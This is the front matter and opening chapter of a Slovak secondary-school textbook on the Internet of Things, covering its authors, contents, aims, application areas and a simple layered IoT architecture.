

# INTERNET VECÍ

KOLEKTÍV AUTOROV



EURÓPSKA ÚNIA

Európsky sociálny fond  
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM  
ĽUDSKÉ ZDROJE



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu  
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

# INTERNET VECÍ

kolektív autorov



EURÓPSKA ÚNIA

Európsky sociálny fond  
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM  
ĽUDSKÉ ZDROJE



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu  
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

## Kolektív spoluautorov

### **František Jakab - Technická univerzita v Košiciach**

Pôsobí ako vysokoškolský učiteľ od roku 1984 na Katedre počítačov a informatiky TUKE, takmer 20 rokov sa venuje programu Sieťových akadémií Cisco v SR v rôznych pozících. Aktuálne pôsobí ako riaditeľ Univerzitného vedeckého parku TECHNICOM pri Technickej univerzite v Košiciach.

### **Miroslav Michalko - Technická univerzita v Košiciach**

Vysokoškolský pedagóg pôsobiaci na Katedre počítačov a informatiky, FEI TUKE. Medzi hlavné oblasti jeho zamerania patria počítačové siete (inštruktor programu NetAcad), IoT/IoE riešenia, inteligentné mestá/domácnosti a bioinformatika.

### **Tomáš Kanócz - Technická univerzita v Košiciach**

Odborník na sietové technológie pôsobiaci v nadnárodnom IT korporáte. Inštruktor CISCO kurzov vyučovaných na TUKE.

### **Jozef Janitor - Technická univerzita v Košiciach**

Odborník v oblasti správy serverov a cloubovej infraštruktúry, vývoja prvkov Internetu vecí a softvérové inžinierstvo.

### **Miroslav Biňas – Technická univerzita v Košiciach**

Vysokoškolský učiteľ pôsobiaci na TUKE. Odborník na softvérové inžinierstvo, internet vecí, kybernetickú bezpečnosť. Spolupracuje s komerčnými firmami na ďalšom odbornom vzdelávaní ich IT špecialistov.



EURÓPSKA ÚNIA

Európsky sociálny fond  
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM  
ĽUDSKÉ ZDROJE



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu  
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

### **Peter Ševčík - Žilinská univerzita v Žiline**

Pôsobí od roku 2008 ako vysokoškolský učiteľ na Katedre technickej kybernetiky FRI UNIZA, z toho od roku 2014 ako vedúci katedry. Profesijne sa venuje najmä elektronike, vstavaným systémom a FPGA obvodom.

### **Ján Krausko - Stredná odborná škola Handlová**

Od roku 2000 pracuje ako učiteľ odborných predmetov na SOŠ Handlová. 15 rokov vedie Cisco Academy Handlová.

### **Maroš Matejov - Stredná odborná škola Handlová**

Učiteľ odborných predmetov na SOŠ Handlová.

### **Jozef Macej - Stredná priemyselná škola elektrotechnická Prešov**

Od roku 2012 pracuje na SPŠ elektrotechnickej v Prešove ako učiteľ odborných predmetov. Na škole pôsobí v oblasti elektroniky a priemyselnej informatiky.

### **Martin Ambrozy - Stredná priemyselná škola elektrotechnická Prešov**

Od roku 2013 pracuje na SPŠ elektrotechnickej v Prešove ako učiteľ odborných predmetov. Na škole pôsobí v oblasti elektroniky, programovania arduina a PLC.

### **Ľudovít Trajtel' - Univerzita Mateja Bela v Banskej Bystrici**

Vysokoškolský učiteľ na UMB, vedúci katedry Informatiky. Odborník v oblasti informačných technológií.



EURÓPSKA ÚNIA

Európsky sociálny fond  
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM  
ĽUDSKÉ ZDROJE



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu  
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

**Michal Copko - Stredná priemyselná škola elektrotechnická Košice**

Dvanásť rokov pracuje ako učiteľ IT predmetov na SPŠ elektrotechnickej v Košiciach. Na škole sa venuje oblasti počítačových sietí, administrácie Windows Server, tvorby webových stránok a internetu vecí. Je držiteľom certifikátu CCNA.

**Jozef Gmíter - Stredná priemyselná škola elektrotechnická Košice**

Štyri roky pracuje ako učiteľ IT predmetov na SPŠ elektrotechnickej v Košiciach. Na škole sa venuje oblasti administrácie Windows Server, programovaniu a internetu vecí.

**Matúš Selecký - Innovates s.r.o.**

Kontraktor pre nadnárodné IT korporáty. Spolupracoval na vývoji komerčných IoT produktov pre oblasť gastronómie. Autor odborných publikácií a článkov. Držiteľ niekoľkých certifikácií zameraných na sieťové technológie a bezpečnosť, IT procesy a projektový manažment.



EURÓPSKA ÚNIA

Európsky sociálny fond  
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM  
ĽUDSKÉ ZDROJE



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu  
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

(Táto stránka bola úmyselne ponechaná prázdna.)



EURÓPSKA ÚNIA

Európsky sociálny fond  
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM  
ĽUDSKÉ ZDROJE



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu  
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

# OBSAH

---

Slovo úvodom.....	13
Štruktúra knihy.....	14
1 Internet vecí .....	16
1.1 IoT technológie v praxi .....	17
1.2 Oblasti nasadenia .....	18
1.3 Architektúra IoT .....	21
1.3.1 Hardvérová vrstva .....	22
1.3.2 Komunikačná vrstva .....	22
1.3.3 Analytická vrstva .....	23
1.3.4 Aplikačná vrstva .....	24
1.4 SWOT analýza IoT.....	24
1.4.1 Silné stránky .....	25
1.4.2 Slabé stránky .....	25
1.4.3 Príležitosti.....	26
1.4.4 Hrozby .....	26
1.5 Práca v odbore IoT .....	27
2 Veci a spojenia .....	29
2.1 Hardvér a jeho komponenty .....	30
2.2 Embedded zariadenia.....	33
2.3 Arduino.....	34
2.4 Raspberry PI .....	37
2.5 Rozširujúce moduly .....	38
2.6 Senzory.....	39
2.7 Komunikácia.....	41

2.7.1	Informácie .....	42
2.8	Komunikačný model.....	44
2.9	Spojenia .....	46
2.10	Tok informácií v IoT .....	50
3	Softvér .....	56
3.1	Softvér .....	57
3.1.1	Typ softvéru.....	57
3.1.2	Miesto spúšťania softvéru.....	58
3.2	Linuxový operačný systém .....	59
3.2.1	Architektúra Linuxu .....	60
3.2.2	Linuxové príkazy .....	63
3.2.3	Súborový systém .....	65
3.2.4	Prístupové práva.....	68
3.3	Vývojový diagram a pseudokód .....	69
3.4	Vizuálne programovanie .....	71
3.5	Textové programovanie .....	75
3.6	Základy programovania .....	76
3.6.1	Premenné a konštanty .....	76
3.6.2	Vstupy a výstupy.....	77
3.6.3	Vetvenie programu.....	78
3.6.4	Cykly .....	80
3.6.5	Matematické a porovnávacie operátory .....	84
3.6.6	Funkcie .....	86
3.6.7	Rozšírenia .....	87
3.7	Packet Tracer.....	87
3.8	Dáta v IoT.....	89

3.8.1	Čo sú dátá.....	89
3.8.2	Filtrovanie dát .....	90
3.8.3	Rozhodovanie.....	90
3.8.4	API Rozhranie .....	91
3.8.5	Bezpečnosť .....	93
4	Elektronika .....	95
4.1	Základná terminológia .....	96
4.2	Základné koncepty .....	98
4.3	Pasívne súčiastky.....	104
4.3.1	Rezistor.....	104
4.3.2	Potenciometer.....	106
4.3.3	Fotorezistor .....	107
4.4	Aktívne prvky.....	107
4.4.1	Dióda .....	108
4.4.2	LED.....	109
4.4.3	Tranzistor .....	112
4.5	Elektromechanické prvky .....	113
4.6	Aktuátory.....	114
4.7	Integrované obvody .....	116
4.8	PW modulácia (PWM) .....	119
5	Siete.....	122
5.1	Siete.....	123
5.2	Sieťová komunikácia .....	127
5.3	Smerovanie .....	133
5.4	Diagnostika sietí .....	136
5.4.1	Diagnostické nástroje.....	136

5.4.2	Diagnosticke pristupy .....	139
5.5	IoT protokoly .....	139
5.5.1	Spojová vrstva .....	140
5.5.2	Sietová vrstva .....	147
5.5.3	Relačná vrstva.....	148
5.5.4	Fog computing model.....	150
6	Bezpečnosť .....	152
6.1	Kybernetická bezpečnosť .....	153
6.2	OWASP IoT.....	153
6.2.1	Kontrola prístupu.....	154
6.2.2	Rozhrania prístupu .....	155
6.2.3	Pamäť zariadení.....	158
6.2.4	Komunikácia .....	159
6.2.5	Aktualizácia.....	160
6.3	Typy kybernetických útokov.....	161
6.4	Ochrana proti útokom .....	161
6.5	Priebeh útoku .....	164
6.5.1	Fáza 1: Prieskum a získavanie informácií .....	165
6.5.2	Fáza 2: Testovanie .....	167
6.5.3	Fáza 3 Získanie prístupu .....	170
6.5.4	Fáza 4: Udržanie prístupu.....	174
6.5.5	Fáza 5: Zahladenie stôp .....	174
6.6	Šifrovanie.....	174
6.7	Infraštruktúra verejného kľúča (PKI) .....	178
7	IoT a biznis .....	183
7.1	IoT a biznis .....	184

7.2	Rapídne prototypovanie .....	185
7.3	Životný cyklus produktu.....	187
7.4	Canvas model .....	189
7.5	MoSCoW model .....	199
7.6	Dátová analytika.....	200
8	Cvičenia .....	203
8.1	Analýza funkcionality systému.....	204
8.2	Senzory systému .....	206
8.3	Otvorená a zatvorená slučka.....	209
8.4	Kirchhoffov zákon.....	210
8.5	Delič napäťia.....	215
8.6	Ovládanie výstupného napäťia .....	218
8.7	Blokový diagram.....	225
8.8	Python – Vstupy/Výstupy.....	227
8.9	Python – Cyklus .....	228
8.10	IFTTT pre automatizáciu úloh.....	229
8.11	Prototyp elektronického zariadenia.....	232
8.12	Dekoračné osvetlenie.....	235
8.13	Príprava operačného systému (Raspberry PI).....	240
8.14	Headless prístup k Raspberry PI.....	243
8.15	Poplašné IoT zariadenie (Arduino) .....	246
8.16	Poplašné IoT zariadenie (Raspberry PI).....	252
8.17	Webový server na Raspberry PI .....	255
8.18	Ovládanie servomotora.....	258
8.19	Simulácia SmartHome .....	262
8.20	Canvas model – existujúci produkt .....	264

8.21 Canvas model – nový produkt.....	266
Bibliografia.....	268

## SLOVO ÚVODOM

---

Cieľom knihy je oboznámenie čitateľa s konceptom Internetu vecí (Internet of Things). Okrem iného môže získať širokospektrálny prehľad o architektúre Internetu vecí, jeho funkčných stavebných blokoch, senzoroch, akčných členoch, softvérovom programovaní a integrovaní s fyzickým svetom, lokálnom spracovaní údajov na hranici siete, spozná sieťové protokoly, dozvie sa o ukladaní a spracovaní dát v cloude, riadení na základe dát, ako aj v akých oblastiach sa uplatňujú podnikateľské nápady v danej oblasti.

Čitateľ sa naučí kreatívne navrhnuť systémy od jedného konca k druhému pre Internet vecí (takzvaný end-to-end) a prepojiť fyzický svet so softvérovým svetom metódou rýchleho prototypovania.

Kniha je určená študentom stredných škôl, záujemcom o moderné technológie a všetkým ktorí hľadajú komplexné informačné zdroje pre získanie základných zručností a poznatkov, ktoré sú nevyhnutné pre ďalšie štúdium a špecializáciu. Rozvíjajúce sa digitálne technológie vyžadujú znalosti konceptov a schopnosti ich praktického nasadenia do praxe pre riešenie technických problémov.

Dielo má za cieľ byť prehľadovým zdrojom, ktorý predstavuje komplexný úvod do oblasti Internetu Vecí. Snaží sa naznačiť komplexnosť tohto odboru a taktiež ukázať, že zložením mozaiky odborných predmetov, ktoré sa učia študenti na stredných a vysokých školách vzniká nová príležitosť pre ako využiť komplexné znalosti a vytvoriť niečo nové. Internet vecí ako nová oblasť, poskytuje mnoho príležitostí pre zamestnanie a podnikanie.

Text, ktorý vznikol by mohol byť zároveň podkladom nové predmety zamerané na IoT, ktoré vznikajú na stredných a vysokých školách. Témy obsiahnuté v knihe boli zvolené na základe praktických skúseností s vývojom komerčných IoT produktov, dopytu technologických firiem po znalostiach, štruktúry kurzov Cisco NetAcad.

# ŠTRUKTÚRA KNIHY

---

Kniha bola konceptuálne rozdelená do ôsmych hlavných častí. Každá z jednotlivých sekcií je venovaná samostatnej oblasti, ktorú sa s ohľadom na počet strán a hodinovú dotáciu vyučovacích predmetov snaží poňať prehľadovo. To znamená, že nemá za účel byť vyčerpávajúcim zdrojom informácií, ale poskytnúť ľahký úvod do problematiky s naznačením ďalšieho štúdia konkrétnej problematiky.

**Prvá kapitola** je úvodnou kapitolou do problematiky internetu vecí. Študent sa zoznámi s prípadmi, kde sa IoT už používa a aký má potenciál a trend táto technológia.

**Druhá kapitola** je venovaná snímačom a možnostiam prepojenia reálneho sveta s digitálnym. V jednotlivých sekciách sa popisujú komponenty IoT systémov, ktoré sú potrebné pre získanie údajov a ich digitalizáciu. V texte sa venujeme problematike snímačov a ich výberu pre snímanie fyzikálnych veličín reálneho sveta, mikropočítačom ale aj teoretickým konceptom prenosu a spracovania informácií.

**Tretia kapitola**, ktorej hlavnou tému je softvér uvádza študenta do sveta softvérového inžinierstva. Tento ľahký úvod mu poskytne vstupnú bránu do sveta programovania. Spozná možnosti vizuálneho a textového programovania. S pomocou jazyka Python sa môže naučiť základy programovania. Časť kapitoly sa opäť venuje dátam a ich spracovaniu z pohľadu softvérového inžinierstva.

**Štvrtá kapitola** sa opäť vracia k hardvéru, tentokrát k elektronike a vývoju hardvérovej časti IoT systémov. S pomocou základov elektroniky sa študent dozvie o jednotlivých súčiastkach, ktoré môže využívať pri návrhu vlastných elektronických zapojení. S použitím dosky kontaktného poľa a mikropočítačov typu Arduino alebo Raspberry Pi sa naučí vytvoriť prvý prototyp elektronického zariadenia.

**Piata kapitola** je venovaná problematike sietí. Keďže IoT systémy, vo veľkej miere využívajú existujúcu infraštruktúru, je vhodné poznáť základné princípy fungovania sietí, zariadení, ktoré v sieti operujú a architektúry sietí. Veľmi vhodným doplnkovým zdrojom informácií sú NetAcad kurzy venované sieťovým technológiám.

**Šiesta kapitola** preberá tému bezpečnosti. Ide o prehľadovú časť, kde sa spomína napríklad projekt OWASP, ktorý zastrešuje komunitu odborníkov z oblasti sieťovej a softvérovej bezpečnosti. Ďalej sú spomenuté známy typy kybernetických útokov, proti ktorým sa musíme chrániť. Pre zaujímavosť bol stručne popísaný priebeh kybernetického útoku. Kapitolu uzatvára problematika šifrovania a bezpečnej komunikácie.

**Siedma kapitola** je posledná z pohľadu teoretických oblastí. Základom fungovania ekonomiky je podnikanie. Pre tých, ktorí chcú ísť vlastnou podnikateľskou cestou, bola vytvorená posledná kapitola venovaná ekonomickým aspektom sveta IoT. Vytvorenie vlastného podnikateľského plánu či koncept životného cyklu produktu.

**Ôsma kapitola** je záverečnou časťou knihy, ktorá uzatvára mozaiku knihy o IoT. Táto kapitola by mala zároveň podporovať predchádzajúce kapitoly a poskytovať možnosť aplikovať nadobudnuté poznatky v praxi. S pomocou praktických cvičení, si môžu študenti vyskúšať ako

prebieha proces vývoja komerčných produktov. Keďže sa jedná o prehľadový predmet, bola aj komplexnosť a rozsah cvičení nastavená na úroveň začiatočníka.

Ako skupina spoluautorov veríme, že téma internetu vecí si nájde svojich priaznivcov medzi študentmi a vzbudí u nich záujem o ďalšie štúdium technických vied. Kniha by mohla nájsť využitie aj v rukách pedagógov, ktorí by s jej pomocou dokázali priblížiť svet moderných technológií svojim študentom, aj z opačnej strany, než ho bežne poznajú. Od obyčajného spotrebiteľa, by sa na chvíľu mohli dostať do pozície dizajnéra či technického inžiniera, ktorý takéto systémy navrhuje, vyrába a predáva.

Budem veľmi vďační za akúkoľvek konštruktívnu spätnú väzbu k obsahu, alebo štruktúre knihy. Na základe kvalitnej spätej väzby, dokážeme v ďalšom vydaní, zapracovať reálne požiadavky, ktoré zaujímajú koncových čitateľov tejto knihy.

# INTERNET VECÍ



1

Úvod do problematiky

Oblasti nasadenia

Architektúra

SWOT analýza

Nové pracovné možnosti

## 1.1 IoT technológie v praxi

---

Internet vecí (IoT) je všade okolo nás a rýchlo sa rozširuje. Internet vecí pomáha jednotlivcom spájať veci s cieľom zlepšiť kvalitu života. Taktiež pomáha firmám a priemyselným podnikom zlepšiť riadenie zdrojov, aby sa stali efektívnejšími pri výrobe a dodávaní svojich produktov a služieb.

Internet vecí je koncept, ktorého hlavnou myšlienkou je prepojenie všetkých fyzických vecí, ktoré sú napájané elektrickou energiou a dokážu byť pripojené do internetu. Hlavným cieľom internetového prepojenia vecí je získavanie informácií z dát, ktoré všetky veci dokážu vygenerovať. V tomto koncepte sa prepája takmer všetko – domáca elektronika, priemyselné zariadenia, dopravné prostriedky, nositeľná elektronika a mnoho iného.

Nárast produktov, služieb a spoločností, ktoré sa zaoberajú IoT vytvára aj nové problémy, ktoré sa zároveň stávajú podnikateľskou príležitosťou. Ide napríklad o nasledujúce problémy:

- Ako integrovať milióny zariadení od rôznych dodávateľov, ktorí používajú vlastné aplikácie.
- Ako integrovať nové veci do existujúcej sieťovej infraštruktúry.
- Ako zabezpečiť tieto nové zariadenia, kde každé z nich je konfigurované s rôznou úrovňou bezpečnosti.

Predpokladá sa, že v budúcnosti bude akýkoľvek predmet so sieťovým rozhraním pripojený do internetu. Bude mať jedinečný spôsob identifikácie, schopnosť komunikovať a vymieňať informácie s ostatnými predmetmi a v prípade potreby bude schopný aktívne spracovávať informácie podľa vopred definovaných schém.

### Rozdiel oproti štandardnému IT

Komunikácia a prenos dát sa v IoT líši od tradičných IT systémov (web, video stream, databázy). Prenášané údaje môžu mať napríklad malú veľkosť a časté vysielanie. Počet zariadení alebo uzlov, ktoré sa pripájajú k sieti, je tiež väčší.

Pri IoT sa objavuje presun hlavnej logiky systému a rozhodovania z centrálnych systémov (napríklad cloud) smerom ku koncovému zariadeniu. IoT vyžaduje špecifické procesy a riešenia bezpečnosti, prenosu dát, zaistovania kvality a stability komunikačného kanálu. To všetko kvôli obmedzenému výpočtovému výkonu.

### Snímanie a zber dát

Zariadenia, ktoré sú pripojené do IoT infraštruktúry, využívajú jeden alebo viac senzorov pre snímanie fyzikálnych veličín a udalostí vo fyzickom svete. Každý senzor monitoruje špecifické podmienky, ako sú umiestnenie (geografická lokácia, poloha v priestore), vibrácie, pohyb, teplotu a mnoho iných.


V rámci internetu vecí sa tieto senzory navzájom prepoja a vytvoria komplexné systémy, ktoré s pomocou sofistikovanej aplikačnej logiky dokážu pochopiť, alebo prezentovať informácie zo snímačov. Tieto snímače poskytnú nám ľuďom, nové informácie o reálnom svete, v ktorom žijeme.

## 1.2 Oblasti nasadenia

Od automatizácie budov a intelligentných tovární až po intelligentné mestá. Vo väčšine oblastí je snaha aplikovať moderné technológie z dôvodu zvyšovania bezpečnosti, znižovania nákladov na energiu a údržbu. To všetko za pomocí špecializovaného hardvéru, softvéru a s podporou pripojenia k internetu.

### Polnohospodárstvo

Zariadenia IoT by sa mohli používať na monitorovanie pôdnych a poveternostných podmienok. Senzory by zhromažďovali údaje o vlhkosti pôdy, teplote a kyslosti. Ďalšie snímače by mohli zbierať údaje o hladinách CO<sub>2</sub> vo vzduchu, teplotu vzduchu, barometrickom tlaku a vlhkosti. Všetky tieto údaje majú samé o sebe len málo pridanej hodnoty, kým sa nezapracujú do kontextu.



Obrázok 1.1  
IoT v polnohospodárstve.


S pomocou sofistikovaných počítačových programov, môže byť vytvorený model pre odhadnutie pravdepodobnosti dažďa na základe zmien teploty vzduchu, vlhkosti a kolísania barometrického tlaku. Zozbierané údaje o pôdnych podmienkach môžu byť spracované aj softvérom na optimalizáciu procesu zberu.

Týmto dokáže poľnohospodársky podnik efektívne naplánovať prijímanie pracovných súborov, využitie poľnohospodárskej techniky a jej servisné intervaly.

### Logistika

Zhromažďovať údaje, ako napríklad počet nákladných vozidiel využívajúcich konkrétny úsek diaľnice, teplotu ciest, stav letných a zimných pneumatík, aktuálne zaťaženie automobilu, stav

pohonných hmôt. Spracovanie údajov umožňuje optimalizovať plánovanie trás, rozloženie využitia vozidiel firmy, plánovať servisné intervale, predchádzať neočakávaným poruchám.



Obrázok 1.2  
IoT v doprave.

V obore logistiky je IoT možné použiť, aj pre monitorovanie pohybu tovarov napriek zásobovacím reťazcom. Monitorovanie a analýza pohybu tovarov od výrobcov až ku koncovému spotrebiteľovi umožňuje lepšie plánovanie skladových zásob a doručovacích nákladov. Takéto možnosti sú obzvlášť žiadúce pri prevoze potravín a tovarov s krátkou trvanlivosťou.

### Energetika

Zvyšovanie počtu obyvateľov, rozvoj miest a zvýšené spoliehanie sa na elektrické prístroje sú v mnohých krajinách výzvou pre existujúce energetické systémy a výrobcov energií. Poskytovatelia energie sú tiež pod rastúcim tlakom na používanie zdrojov energie s nízkym obsahom uhlíka namiesto fosílnych palív.

### Smart Grid (Inteligentná sieť)

Jedno navrhované čiastkové riešenie sa nazýva **inteligentná sieť**. Dominantnou stratégiou súčasnosti je centralizovaná výroba elektriny tečúcej jedným smerom od výrobcu k spotrebiteľovi. Inteligentná sieť je novým a alternatívnym prístupom oveľa zložitejších prepojení medzi výrobcami, skladovacími zariadeniami a spotrebiteľmi elektrickej energie.



**Obrázok 1.3  
Smart Grid.**

V koncepte Smart Grid je vo veľkej mieri využívaná výroba elektrickej energie z obnoviteľných zdrojov. V tejto inteligentnej sieti si firmy a domácnosti vyrábajú vlastnú energiu, ktorú v prípade, že ju nespotrebujú, dokážu vrátiť naspať do rozvodnej siete. Táto energia je následne prístupná pre ostatných odberateľov pripojených do siete. Medzi hlavné výzvy týchto sietí patria oblasti ako stabilita, bezpečnosť, efektívnosť či vysoká dostupnosť energie na miestach, kde je po nej dopyt.

### **Smart cities (Inteligentné mestá)**

Predpokladá sa, že v nasledujúcich 10 rokoch bude 70% svetovej populácie žiť v mestách. Vzhľadom k tomu, že sa svetové obyvateľstvo presúva do mestských oblastí, trh nalieha na riešenie nasledujúcich problémov:

- Zvýšená hustota obyvateľstva
- Zvyšovanie znečistenia
- Zvyšovanie hustoty dopravy
- Nedostatočné parkovanie
- Nedostatočná infraštruktúra
- Plytvanie zdrojmi vody
- Chýbajúce efektívne riešenie problematiky odpadového hospodárstva
- Zvýšenie bezpečnosti v mestách
- Rozpočtové a zdrojové obmedzenia



Obrázok 1.4  
Smart City.

Digitalizácia je silným nástrojom pre mestá, aby sa efektívne popasovali s výzvami, ktoré so sebou prináša rýchla urbanizácia. Mestá by s pomocou IoT mohli napríklad zlepšiť efektívnosť systémov v budovách - znížiť náklady na správu a údržbu. Na základe údajov zo senzorov by sa mohli vytvoriť modely používania jednotlivých miestností. Tieto modely by mohol byť využitý pri automatizovanom riadení vykurovania a klimatizácie.


### 1.3 Architektúra IoT

V súčasnosti existuje niekoľko modelov architektúry IoT. Vzhľadom na to, že IoT je pomerne nová oblasť, žiadny z modelov nie je všeobecne akceptovaný ako univerzálny, ako je tomu v prípade TCP/IP prípadne OSI modelu.

Základný pohľad na IoT z vyššej úrovne identifikuje tri základné elementy, ktorými sú:

- Hardvére**, zložený zo snímačov, aktuátorov a jednoúčelových riadiacich systémov,
- Middleware**, ktorý predstavuje úložisko dát a nástroje pre analýzy vykonávané nad údajmi,
- Prezentačný systém**, ktorý poskytuje možnosť ako jednoducho rozumieť údajom, získaným z reálneho sveta. Tieto prezentačné výstupy sú dostupné cez rôzne online rozhrania.

Detailnejší pohľad na architektúru IoT je vytvorený pomocou štvorvrstvového modelu. Opäť, aj tento model je pomerne zjednodušený a predstavuje pohľad na IoT komunikáciu a dátový tok z vyššej úrovne.



**Obrázok 1.5**

**Architektúra IoT – zjednodušený model.**

### 1.3.1 Hardvérová vrstva

Komponenty na prvej vrstve označovanej ako hardvér sú jednoduché zariadenia, ktoré obsahujú napríklad fyzické snímače a akčné členy (napríklad servomotorček). Snímače a akčné členy sa nepovažujú za "inteligentné" zariadenia, ale za senzory a ovládače, ktoré sa často pripájajú buď priamo alebo bezdrôtovo cez technológie ako Bluetooth do zariadení IoT. Tieto IoT zariadenia majú viac možností spracovania dát.

